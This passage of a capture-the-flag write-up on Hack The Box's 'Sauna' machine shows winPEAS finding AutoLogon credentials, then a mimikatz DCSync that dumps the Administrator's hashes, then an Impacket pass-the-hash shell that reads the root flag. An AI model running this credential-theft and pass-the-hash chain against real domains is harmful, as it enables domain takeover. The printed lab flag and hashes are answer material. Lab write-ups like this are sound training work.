


```
◆◆◆◆◆◆◆◆◆◆◆◆ RDP Sessions
    Not Found

◆◆◆◆◆◆◆◆◆◆◆◆ Ever logged users
  [X] Exception: Access denied
    Not Found

◆◆◆◆◆◆◆◆◆◆◆◆ Home folders found
    C:\Users\Administrator
    C:\Users\All Users
    C:\Users\Default
    C:\Users\Default User
    C:\Users\FSmith : FSmith [AllAccess]
    C:\Users\Public
    C:\Users\svc_loanmgr

◆◆◆◆◆◆◆◆◆◆◆◆ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultDomainName             :  EGOTISTICALBANK
    DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
    DefaultPassword               :  Moneymakestheworldgoround!

◆◆◆◆◆◆◆◆◆◆◆◆ Password Policies
```

svc_loanmanager :: Moneymakestheworldgoround!


Now lets use evil-winrm with the svc_loanmanager account to see if we can enumerate further. We can do a whomai /priv, Systeminfo and net user svc_loanmanager /Domain to see what priveleges we have. Since this account has been logged into we can also safely assume since it is a service account that it has some form of administrative privileges to it, so lets try a mimikatz dump for Administrator.

```
.\mimikatz 'lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /use
```



```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:EGOTISTICAL-BANK.LOCAL /user:Administrator
[DC] 'EGOTISTICAL-BANK.LOCAL' will be the domain
[DC] 'SAUNA.EGOTISTICAL-BANK.LOCAL' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 7/26/2021 8:16:16 AM
Object Security ID   : S-1-5-21-2966785786-3096785034-1186376766-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 823452073d75b9d1cf70ebdf86c7f98e
    ntlm- 0: 823452073d75b9d1cf70ebdf86c7f98e
    ntlm- 1: d9485863c1e9e05851aa40cbb4ab9dff
    ntlm- 2: 7facdc498ed1680c4fd1448319a8c04f
    lm  - 0: 365ca60e4aba3e9a71d78a3912caf35c
    lm  - 1: 7af65ae5e7103761ae828523c7713031

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 716dbadeed0e537580d5f8fb28780d44

* Primary:Kerberos-Newer-Keys *
    Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
      aes128_hmac       (4096) : a9f3769c592a8a231c3c972c4050be4e
      des_cbc_md5       (4096) : fb8f321c64cea87f
    OldCredentials
      aes256_hmac       (4096) : 987e26bb845e57df4c7301753f6cb53fcf993e1af692d08fd07de74f041bf031
      aes128_hmac       (4096) : 145e4d0e4a6600b7ec0ece74997651d0
      des_cbc_md5       (4096) : 19d5f15d689b1ce5
    OlderCredentials
      aes256_hmac       (4096) : 9637f48fa06f6eea485d26cd297076c5507877df32e4a47497f360106b3c95ef
      aes128_hmac       (4096) : 52c02b864f61f427d6ed0b22639849df
      des_cbc_md5       (4096) : d9379d13f7c15d1c

* Primary:Kerberos *
    Default Salt : EGOTISTICAL-BANK.LOCALAdministrator
    Credentials
      des_cbc_md5       : fb8f321c64cea87f
    OldCredentials
      des_cbc_md5       : 19d5f15d689b1ce5

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  b4a06d28f92506a3a336d97a66b310fa
    02  71efaf133c578bd7428bd2e1eca5a044
    03  974acf4f67e4f609eb032fd9a72e8714
    04  b4a06d28f92506a3a336d97a66b310fa
    05  79ba561a664d78d6242748774e8475c5
```

Now lets pass-the-hash for the Administrator account and see if we can get NT Auth.



```
┌──(kali㉿kali)-[~/Desktop/HTB/Sauna]
└─$ wmiexec.py -hashes 'aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e' -dc-ip 10.10.10.175 administrator@10.10.10.175
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
egotisticalbank\administrator

C:\>cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop>type root.txt
feea1ede7619ff569c55fd2d5798642d

C:\Users\Administrator\Desktop>exit
```

Neat!

Proof that I did the thing:

https://www.hackthebox.com/achievement/machine/1184690/229